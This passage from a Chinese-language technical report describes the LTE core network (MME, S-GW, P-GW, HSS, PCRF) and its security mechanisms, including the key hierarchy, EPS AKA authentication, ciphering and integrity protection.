最上層可以分作控制訊號（Control Plane）的無線資源控制（Radio Resource Control, RRC）和 EPS 行動管理（EPS Mobility Management, EMM），還有用戶資料的一般 IP 封包。透過無線資源傳遞使用者資料，行動寬頻網路會用一般傳統的 IP 封包來當做傳遞資料的終端地址。然而在傳遞控制訊號時，RRC 用來做無線訊號的管理和設定，而在 RRC 之上還有 EMM，用來實作行動寬頻網路中的控制功能，這一層也可以稱之為非存取層（Non-Access Stratum，NAS）定義在[TS24.301]。而 RRC 與 IP 這一段則稱之為存取層（Access Stratum，AS）。而基站間也可以直接交換資料透過 X2 介面如圖 4- 29，以提供交遞服務（Handover），或是服務網路內的通訊，定義在[TS36.423]。




圖 4- 28 無線介面 LTE-Uu 與協定架構

資料來源：本團隊整理




圖 4- 29 X2 間控制訊號以及用戶資料傳遞的通訊節定介面

資料來源：本團隊整理

（三）演進的核心網路（Evolved Packet Core，EPC）

EPC 是核心網路的部分，為了降低核心網路的複雜度及因應未來趨勢，EPC 在設計上改採全 IP 架構，捨棄電話電路交換服務僅保留數據封包交換網路。並設計成多重網路存取架構，可兼容舊有通訊系統（如 2G、3G 等）及 IP 網路系統（如 WLAN、

WiMAX 等)。另外為了達到最佳化及成本考量設計上改採扁平化的水平對等架構。其主要由數個部分組成(如圖 4- 30 所示)：行動管理實體 （Mobility Management Entity，MME）、服務閘道（Serving Gateway，SGW）及封包資料閘道 （Packet Data Network Gateway，PGW），HSS（Home subscriber server）、策略與計費規則功能單元(Policy and Charging Rules Function, PCRF)。

行動管理實體(MME)為核心網路中實際管理 UE 的元件，處理控制訊號(Control)訊息，如移動性、身分認證及安全性等的管理。數個 eNodeB 會連接到一個 MME，而 MME 則負責管轄這些 eNodeB 所服務的 UE。MME 最重要的工作就是在初始連接網路時，與 UE 做雙向身份認證。並且透過 EPS AKA 的程序，來產生註冊時的金鑰。其次，負責向 HSS 更新 UE 目前的所在地，追蹤 UE 所隸屬的追蹤範圍(Tracking Area，TA)。由於行動寬頻網路可以在全世界漫遊，對於每一個註冊連上網路的 UE，皆需要產生一個全球用戶暫時識別碼（Globally Unique Temporary Identity，GUTI）來代表此 UE 在全世界中的名稱，這個部分將會加入 MME 的識別資訊在 GUTI 裡面，每一個 MME 在一個電信網路之中會有一個獨特的識別，而每個電信網路之中又會有各自的號碼，來代表是哪個國家的電信業者。所以，GUTI 也可以知道此 UE 目前在哪一個國家的電信業者裡。

HSS（Home Subscribe Server）在核心網路負責產生身分認證的資訊、紀錄 UE 的位置、紀錄 UE 的網路能力等儲存許多有關於安全性功能的資料。一般來說 HSS 是一個非常敏感的資料庫，一旦裡面的資料遭受到修改，則攻擊者可以輕易的產生使用者的金鑰，或是可以進行中間人攻擊來騙取使用者、竊聽使用者的資訊。HSS 不管是在數位環境或是實體環境的保護上，應該要比其他的元件更加重要。

服務閘道（Serving Gateway，S-GW）主要的功能是傳遞用戶資料，例如尋找路由或是轉送資料封包、處理 eNodeB 間的交遞(Handover)等，亦是 3GPP 中用以做 LTE 與 3GPP 系統間(如 2G、3G 等)的相容切換。在核心網路中，S-GW 會建立起 S1 Bearer，來虛擬一個專屬的傳遞管道，這個 S1 Bearer 主要是透過一個 32-bit 不重複的識別，來區分不同 UE 與 EPC 內的資料傳遞，S-GW 是基站連接核心網路的入口，還有不同網路連接的閘道，以資料的傳遞來說，S-GW 是核心網路訊務量的入口。也因此，上述所建立的 S1 Bearer 的資源需要有效率的利用，在現有 EPC 的設計當中，UE 一旦進入不活躍狀態的時候，MME 會透過控制訊號通知 S-GW 釋放該 UE 佔有的 S1 Bearer，

以回收核心網路接收 UE 的資料傳遞資源。

封包資料網路閘道(Packet Data Network Gateway，P-GW)負責將用戶資料往 PDN 傳送，PDN 網路可以是一般的網際網路(Internet)或是其他專屬的封包網路。同時也是用以做 LTE 與非 3GPP 系統(如 WLAN、WiMAX 等)的相容切換。P-GW 除了將資料轉換成外部封包網路的封包以外，更重要的是負責監控每一個訊務量，以方便核心網路對網路訊務量做品質控管(QoS)以及付費機制。對於每個溝通的訊務量之決策都是來自於 Policy Charging Rule Function，PCRF。

Policy Charging Rule Function，PCRF 則是用於策略控制決策和實現基於訊務量計費的功能。




圖 4- 30 EPC 所包含的系統元件

資料來源：本團隊整理

eNodeB 會透過 S1 介面與核心網路通訊，S1 介面亦分成 Control-plane 的 S1-MME 介面(與 MME 連結)和 User-plane 的 S1-U 介面(與 S-GW 連結)，如圖 4- 31 所示 S1-MME 介面在傳輸層使用 SCTP（Stream Control Transmission Protocol），此協議結合了 TCP 與 UDP 的特點，具有不錯的可靠性與高效性。如圖 4- 32 所示，S1-U 介面較特別之處在於 GTP-U（GPRS Tunneling Protocol for the user plane），User-plane 的封包會以穿隧的方式在 UE 與 PGW 間傳輸，中間經過 eNodeB、SGW。使得用戶依然可使用 IPv4、IPv6 或 PPP 等任意格式在核心網路中傳送。




圖 4- 31 S1-MME 介面

資料來源：本團隊整理




圖 4- 32 S1-U 介面

資料來源：本團隊整理

二、行動寬頻網路系統元件資安防護措施

行動寬頻網路(LTE)在網域的保護、密碼學演算法、無線網路部分，都有提出新的安全機制。由於每年都會有些許的更動，在這邊僅整理節錄重要的部分。根據現有

文獻，以下將會分段檢視與總結 LTE 各項的安全機制保護。

（一）行動寬頻網路資安概況

行動寬頻網路主要有三大部分：手機（UE），基站（eNodeB）和核心網路（EPC）(如圖 4- 33)。以下介紹行動寬頻網路在的資安概況，介紹新的及重要的資安機制。




圖 4- 33 行動寬頻網路三大元件

資料來源：本團隊整理

1. 新的安全機制

相對於 3G 網路，行動寬頻網路(LTE)在安全性上有更佳的保護。由於 4G LTE 在整體的架構上與 3G 不相同，利用 eNodeB 取代了 RNC 與 NodeB，讓基站能夠直接控制無線資源。而隨著惡意攻擊者的攻擊能力增加，以及資安的重要性，LTE 整體的安全性可包含下列四個特色。

第一雙向認證，透過手機與服務網路的雙向認證，可以相互的識別對方的身份，雙向的驗證是利用 EPS 認證與密鑰協商（EPS AKA）的方法來達成，這是以往 3G 網路所沒有的。

第二識別機密性，在無線網路通訊時，生產密鑰的輸入是來自於使用者的識別，

如果在空中介面傳送沒有加密的個人識別，會讓有心人士蒐集。在行動寬頻網路中，使用者的身份是利用國際行動用戶碼（IMSI）來代表，在行動寬頻網路(LTE)的架構設計中，會儘量避免利用空中介面廣播 IMSI 的機會，為了避免傳送識別，又要辨認用戶身份，LTE 將會使用許多的暫時性的識別碼來代表一位使用者。

第三種與第四種保護的方法是加密以及完整性驗證。在之前的介紹中有提到 NAS 與 AS 如何用密鑰來保護彼此間的通訊。在行動寬頻網路中，目前有提供 SNOW 3G、AES、ZUC 等三種的演算法，讓電信業者選用。而且不同的層級都有不同的密鑰來做保護，透過層層保護的資料可以強化行動寬頻網路(LTE)的安全性。

2. 金鑰管理

網路存取的安全性是建立在金鑰階層（Key Hierarchy）上(如圖 4- 34)，不同的金鑰有不同層級的安全保護，定義在[TS33.401]。金鑰階層性是從上到下的，只要上層的金鑰被破解，則隸屬於該金鑰的下層也會有安全性上的漏洞。金鑰階層在於為不同的通訊做保護，相同層的金鑰不會因單一金鑰被破解而影響到其他金鑰的安全性，所有金鑰生成是建立在永久密鑰 K，由電信業者發給用戶的 SIM 卡跟核心網路的 HSS 共有，這把金鑰是不會透過網路外傳的私密資訊。儲存在 HSS 裡面時，需要有對應的國際行動用戶碼（IMSI）搭配，讓認證時期的 HSS 和 UE 可以搜尋到該用戶的密鑰。

在 3G 時代，密鑰 K 可以產生另外兩把密鑰 CK 和 IK，用來做加密以及完整性保護，由於僅靠這兩把密鑰不足以應付更複雜的通訊環境，在行動寬頻網路中，需要有更多的密鑰來保護不同層級的通訊安全。在當初制定標準時，為了讓 4G 相容 3G 網路，這兩把密鑰的生成還是保留下來，除了相容 3G 網路的實作以外，還是 4G 網路重要的密鑰 K_{ASME} 生成的依據， ASME 全名為存取安全管理實體(Access Security Management Entity, ASME)，該金鑰用來保護非存取層(NAS)及存取層(AS)的安全性。

非存取層(NAS)主要是保護 MME 與 UE 間的溝通，利用了 K_{ASME} 生成了三把密鑰 K_{NASint}、K_{NASenc}、K_{eNB}，前面兩把用來加密以及做完整性保護，最後面的 K_{eNB} 是做為 UE 與 eNodeB 溝通介面的密鑰基礎。基站會從 MME 那收到了 K_{eNB}，並且產生另外三把密鑰 K_{RRCint}、K_{RRCenc}、K_{UPenc}，前面兩把用來保護控制訊號的資料，最後一把 K_{UPenc} 用來保護一般的封包資料。

在 X2 介面的交遞機制（Handover）中，原有連接的 eNodeB 需要生成新的密鑰

K_{eNB}*供新連接的 eNodeB 使用。生成 K_{eNB}*有兩種方式，一種是利用 next hop（NH），另一種是直接從 K_{eNB}。從 NH 產生出來的 K_{eNB}*是為了讓新的 eNodeB 與 UE 有新的密鑰，而直接從 K_{eNB} 生成的密鑰只是為了固定一段時間更新 K_{eNB} 的值。

假設 UE 處於待機狀態（RRC_IDLE）狀態時，所有跟基站有關的密鑰皆會被移除，包含 K_{eNB}、K_{RRCint}、K_{RRCenc}、K_{UPenc}，這是為了要確保安全性以及節省基站的運算資源，但是密鑰 K_{ASME} 仍被保留在 MME 與 UE 之間，下次連接時還可以使用。當這個手機又要連到網路時，就不用再透過交換 IMSI 來產生金鑰。此外，K、CK、IK 皆屬於 128 bit 的密鑰，而其他生成的密鑰都是 256 bit，如果往後行動寬頻網路需要升級密鑰的安全性，則非常容易擴充。




圖 4- 34 行動寬頻金鑰階層

資料來源：本團隊整理

3. EPS 認證與金鑰協商協議（EPS Authentication and key agreement, EPS AKA）

認證與金鑰協商協議（Authentication and key agreement, AKA）是讓 MME 與 UE 之間共同生成出 K_{ASME} 的方式。在行動寬頻網路中，EPS AKA 扮演著非常重要的角色，用來做為雙向認證的手法之一，定義在[TS33.401]中，主要是利用驗證 HSS 所產生的 AUTN 以及 UE 所產生的 RES，來確保雙方的身份。

如圖 4- 35 在一開始建立之前，HSS 與 MME 之間的通訊會經由保護的管道來傳遞 IMSI 和認證向量（Authentication Vectors，AVs）。認證向量會送到 MME，並且將 AUTN 傳送給 UE 做驗證，只有知道 K 以及正確資訊的 HSS 才能夠產生出可驗證的 AUTN，如果 UE 相信了 MME 送來的 AUTN，則要計算出 RES 提供給 MME，讓 MME 可以比對 HSS 和 UE 送來的 RES 是否一致。如果一致，則 MME 可以斷定兩邊所擁有的密鑰 K 是相同的，而且 K_{ASME} 是可以合法使用。

在驗證 AUTN 以及計算 RES 時，手機是不參與任何的計算的，都會把這些資訊送到 UICC 裡面，交給 USIM 負責。這是因為這部分的計算不能讓手機知道，手機在此過程中被視作不被信任的角色，這也能夠保證攻擊者無法從手機內部直接讀取密鑰 K，EPS AKA 是手機連接到服務網路中最為重要的步驟，透過此步驟 MME 才能夠向 HSS 取得用戶的資訊。




圖 4- 35 EPS 認證與金鑰協商協議(EPS AKA)流程概略圖

資料來源：本團隊整理

4. 安全模式

完成了身份認證之後，UE 和 MME 皆拿到了已經驗證過的 K_{ASME}。根據[TS33.401]，UE 需要啟動安全模式來產生密鑰，利用 K_{ASME} 來保護非存取層以及存取層，MME 在 EPS AKA 之後立即啟動非存取層安全模式，透過計算 K_{NASint}、K_{NASenc} 來傳遞有完整性保護的安全模式指令（Security Mode Command），UE 收到了這個指令，用同樣自行生產的 K_{NASint} 來驗證此指令的完整性之後，就回送一個安全模式完成（Security Mode Complete）的訊息給 MME。

在最後一個安全模式完成的訊息中，UE 與 MME 之間的通訊已經是加密且有完整性保護的溝通管道。在存取層的安全模式啟動中，是由 eNodeB 向 UE 發起的。透過 K_{eNB}（MME 傳送給 eNodeB）產生出 K_{RRCint}、K_{RRCenc}、K_{UPenc}，前面兩個用來做 RRC 訊號加密以及完整性驗證，而 K_{UPenc} 用來加密資料。然而，與非存取層不同的地方是，UE 與 eNodeB 之間的通訊是在安全模式指令（Security Mode Command）和安全模式

完成（Security Mode Complete）之後，才開始第一次的加密保護。

安全模式的啟動是為了要確保兩邊的節點選擇相同的密碼演算法，以及產生相同的密鑰，密碼演算法的能力由 UE 提供，而由 MME 選擇。

5. 加密機制

加密能夠保證不管是內在的攻擊者或是外在的攻擊者竊取行動寬頻內的資料後，仍可以保有資料的機密性。由於空中資源是共享的，手機與基站間的通訊是可以完完全全的被收集，資料的加密雖然不是 4G 網路特有的，但由於金鑰階層的改變，以及全 IP 架構的特性，讓 LTE 需要重新設計加密的機制，加密的規定定義在[TS33.401]。

加密的時機略可分為兩大部份，在[TS36.323]中有定義 Packet Data Convergence Protocol (PDCP)加密空中介面的資料和訊號訊息，而在[TS24.301]中定義 EPS Mobility Management（EMM）通訊協定加密了非存取層的通訊。傳送者利用密鑰和附加的資訊來產生虛擬亂數金鑰流（pseudo-random key stream），用來與要傳送的資料做異或（Exclusive-OR，XOR），來達到產生加密的目的(如圖 4- 36)。

接收者則利用相同的資訊來產生出相同的金鑰流，並且與接收的資料做異或，即可以還原加密的資料。由於產生的金鑰流是單向的，根據雜湊函數（Hash）的特性，攻擊者無法從攔截到加密的密文來逆推出當初持有的金鑰。LTE 目前支援 EPS encryption algorithm（EEAs），包含 SNOW 3G，Advanced Encryption Standard（AES）、和 ZUC。SNOW 3G 是為了相容於 UMTS 時代，最早在 Release 7 中定義。AES 是 LTE 中新的標準加密演算法。

在 Release 11 中加入新的加密演算法 ZUC，主要是用於中國，以祖沖之為紀念命名。LTE EEA 也支援不加密，演算法名稱為 EEA0。如果採用 EEA0，則傳送的空中介面中即可攔截到未加密的訊息，但是在 LTE 的規範中，空中介面是否加密的狀態必須強制地告知使用者，否則使用者在不經意的情況下會洩漏機密的資訊。




圖 4- 36 EPS 加密機制

資料來源：本團隊整理

6. 完整性機制

完整性保護可以讓裝置偵測到訊息修改，可以用來抵擋中間人攻擊。PDCP 同樣的用完整性保護空中傳送的 RRC signaling 訊息，定義在[TS36.323]，而 EMM 通訊協定保護了非存取層的完整性，定義在[TS24.301]。發送端根據[TS33.401]中的 EPS integrity algorithm（EIA）演算法來保護資料。利用合適的完整性保護密鑰，所選擇的演算法可以產生出 32-bit 的資訊，稱之 MAC-I，而且跟隨在要傳送的訊息後面。產生 MAC-I 除了訊息本身以外，在安全模式中會加入其他的資料來加以保護，例如頻道識別、計數器、訊息方向等，讓偽造 MAC-I 的難度提升。

MAC 的全名是訊息認證碼（Message Authentication Code），產生的原理就如同雜湊函式（Hash）相同，在不知道所有資訊的情況下（在這邊用來做完整性保護的密鑰 K_{NASint} 和 K_{RRCint} 發揮了作用），很難產生一個訊息所對應的 MAC-I。MAC-I 是一個 32bit 的資料，易於傳輸且容易計算。雖然完整性保護所用的演算法與加密演算法是相同的，但是因為處理資料的大小不一，在計算複雜度上也有非常顯著的差異。

一般的解密是需要將密文還原成明文，保存的資料量需要與明文的長度有關。而在計算 MAC-I 時，由於不需要完整的回復所有的資訊，僅提供單向的計算，所以可

以將任意長度的訊息，壓縮在 32bit 的資料空間中，讓驗證的過程可以非常快速。接收端收到訊息之後，用相同的演算法跟密鑰來計算出 32-bit 的資訊，並且與附加在訊息後面的 MAC-I 做比對。如果不一致，則接收方把該訊息丟棄(請參閱圖 4- 37)。

在所有的通訊介面中，完整性保護幾乎是強制性的規定，一旦開啟了安全模式之後，所有的控制訊息都會有完整性保護。目前可用的演算法有 SNOW 3G、AES、ZUC 等三種。只有一個例外，自從 Release 9 所加入的特性，沒有 UICC 的行動裝置可以使用沒有完整性保護的通訊來做緊急語音通訊。

